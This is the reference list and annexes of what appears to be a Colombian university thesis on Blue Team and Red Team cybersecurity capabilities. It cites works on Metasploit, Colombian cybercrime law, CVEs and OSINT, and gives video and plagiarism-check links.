Cortes Carrillo, S. E. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/50306

D. W. Murdoch, Blue Team Handbook: Incident Response Edition: A Condensed Field Guide for The Cyber Security Incident Responder, 2a Ed. (2014).

Daniel W. Dieterle, The Purple Team Handbook (CreateSpace Independent Publishing Platform, 2018).

Decreto 1377 de 2013 - Gestor Normativo. (n.d.). Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646#0

El concepto de CVE. (n.d.). https://www.redhat.com/es/topics/security/what-is-cve

Fernández-Caramés, T. M., & Fraga-Lamas, P. (2020). Teaching and learning iot cybersecurity and vulnerability assessment with shodan through practical use cases. Sensors, 20(11), 3048. https://www.mdpi.com/1424-8220/20/11/3048

Figueroa Cubillos, T. E. Ciberataques, riesgos y consecuencias que han afectado a la población colombiana entre los años 2018 y 2020. https://repository.unad.edu.co/handle/10596/51582

Figueroa Cubillos, T. E. Ciberataques, riesgos y consecuencias que han afectado a la población colombiana entre los años 2018 y 2020. https://repository.unad.edu.co/handle/10596/51582

Guapacho Laguna, R. A. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/37151

Hernández González, H. S. (2022). Importancia de Estructurar un Gobierno de Seguridad y Ciberseguridad en las Organizaciones. http://repository.unipiloto.edu.co/handle/20.500.12277/12278

Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014, November). Effective penetration testing with Metasploit framework and methodologies. In 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI) (pp. 237-242). IEEE. https://ieeexplore.ieee.org/abstract/document/7028682

Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: the penetration tester's guide. No Starch Press. https://books.google.es/books?hl=es&lr=&id=T9HKgEOCYZEC&oi=fnd&pg=PR13&dq=Metasploit+&ots=hm15i2pO_A&sig=vhMgR_84CshA6LDGmL18H3SzU-Y#v=onepage&q=Metasploit&f=false

Kennedy, David, Jim O'Gorman, Devon Kearns, and Mati Aharoni. Metasploit: The Penetration Tester's Guide. San Francisco: No Starch Press, 2011.

Kevin Cardwell, Cyber Range: Build, Protect and Defend. (Wiley, 2020).

López López, S. A., & Vélez Zuluaga, J. (2023). Estudio para la implementación de las políticas empresariales de ciberseguridad para la conexión a la red de automatización para las plantas industriales de producción de café. https://repositorio.ucm.edu.co/handle/10839/4186

Llerena, A. E. R. (2020). Herramientas fundamentales para el hacking ético. Revista Cubana de Informática Médica, 12(1), 116-131. https://www.medigraphic.com/cgi-bin/new/resumen.cgi?IDARTICULO=94154

Maynor, D. (2011). Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Elsevier. Metasploit Toolkit for Penetration Testing, Exploit Development, and ... - David Maynor - Google Libros

Mendez Barco, R. Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam. https://repository.unad.edu.co/handle/10596/36912

Micah Zenko, Red Team: How To Succeed By Thinking Like The Enemy (2015).

Montoya, É. S. (2009). Ley 842 de 2003 sobre Ética Profesional. Lámpsakos, (1), 47-64. https://dialnet.unirioja.es/servlet/articulo?codigo=4893173

Normatividad sobre delitos informáticos. (2020, July 1). Policía Nacional De Colombia. https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

OFFSEC's Exploit Database archive. (n.d.). https://www.exploit-db.com/

Ojeda-Pérez, J. E., Rincón-Rodríguez, F., Arias-Flórez, M. E., & Daza-Martínez, L. A. (2010). Delitos informáticos y entorno jurídico vigente en Colombia. Cuadernos de Contabilidad, 11(28), 41-66. http://www.scielo.org.co/scielo.php?pid=S0123-14722010000200003&script=sci_arttext

Penedo, D. (2006, August). Technical Infrastructure of a CSIRT. In International Conference on Internet Surveillance and Protection (ICISP'06) (pp. 27-27). IEEE. https://ieeexplore.ieee.org/abstract/document/1690411/

Pinto Rico, R. A., Hernández Medina, M. J., Pinzón Hernández, C. C., Díaz López, D. O., & Camilo García Ruíz, J. C. (2018). Inteligencia de fuentes abierta (OSINT) para operaciones de ciberseguridad." Aplicación de OSINT en un contexto colombiano y análisis de sentimientos". Revista vinculos, 15(2). https://core.ac.uk/download/pdf/229162221.pdf

Porras Palma, A. J. (2020). VirusTotal plugin for Maltego. https://riuma.uma.es/xmlui/handle/10630/19837

Qamar, S., Anwar, Z., Rahman, M. A., Al-Shaer, E., & Chu, B. T. (2017). Data-driven analytics for cyber-threat intelligence and information sharing. Computers & Security, 67, 35-58. https://www.sciencedirect.com/science/article/abs/pii/S0167404817300287

Ramírez Gallego, D. A. Capacidades Técnicas, Legales y De Gestión Para Equipos Blueteam y Redteam. https://repository.unad.edu.co/handle/10596/43142

Red Team Alliance, Purple Team Handbook: A Practical Guide to Evaluating Your Security. (Independently Published, 2018).

Río Fernández, C. D. (2022). Integración de una solución software ITSM con bases de datos de vulnerabilidades para la mejora de la ciberseguridad de las infraestructuras y sistemas TI. https://digibuo.uniovi.es/dspace/handle/10651/64444

Ruiz, G. E. R., Carvajal, R. A. M., Cortes, D. E. L., García, J. C., & Camacho, O. I. P. (2022). ESTRATEGIA PARA EL FORTALECIMIENTO DEL PLAN DE ESTUDIOS ACADÉMICO DE LA "MADGSI", ENFOCADO DESDE LA PERSPECTIVA DE LA CIBERSEGURIDAD Y LA CIBERDEFENSA. Revista de Ciencias de Seguridad y Defensa, 7(1), 11-11. https://journal.espe.edu.ec/ojs/index.php/revista-seguridad-defensa/article/view/2721

Sánchez Castillo, Z. N. (2017). Análisis de la ley 1273 de 2009 y la evolución de la ley con relación a los delitos informáticos en Colombia. https://repository.unad.edu.co/handle/10596/11943

Tecnología, R. (2021, May 1). Detectan más de 5.400 millones de intentos de ciberataques en Colombia. ELESPECTADOR.COM. https://www.elespectador.com/tecnologia/detectan-mas-de-5400-millones-de-intentos-de-ciberataques-en-colombia-article/

Thomas, S., & Scholar, P. G. (2021). Vulnerability Testing on Rooted Android Phones Using Msf Venom Payloads. In Proceedings of the National Conference on Emerging Computer Applications (NCECA) (p. 27). https://nceca.in/index/NCECA2021%20(69).pdf

Villanueva, A. (2023). CVE y CVSS, para la clasificación de vulnerabilidades de seguridad digital. OSTEC | Segurança Digital De Resultados. https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/#:~:text=La%20lista%20CVE%20es%20una,de%20forma%20coherente%20y%20eficaz.

ANEXOS

LINK DEL VIDEO

https://1drv.ms/f/s!Asom144y5gNoha06QjacoLYvIySVrA?e=eNfNkC

https://youtu.be/79lqvxtZhuU

RESULTADO DE LA PRUEBA ANTI PLAGIO

Figura 22 Resultado de la prueba anti plagio

Fuente:

https://campus131.unad.edu.co/cursos_libres01/mod/turnitintooltwo/view.php?id=245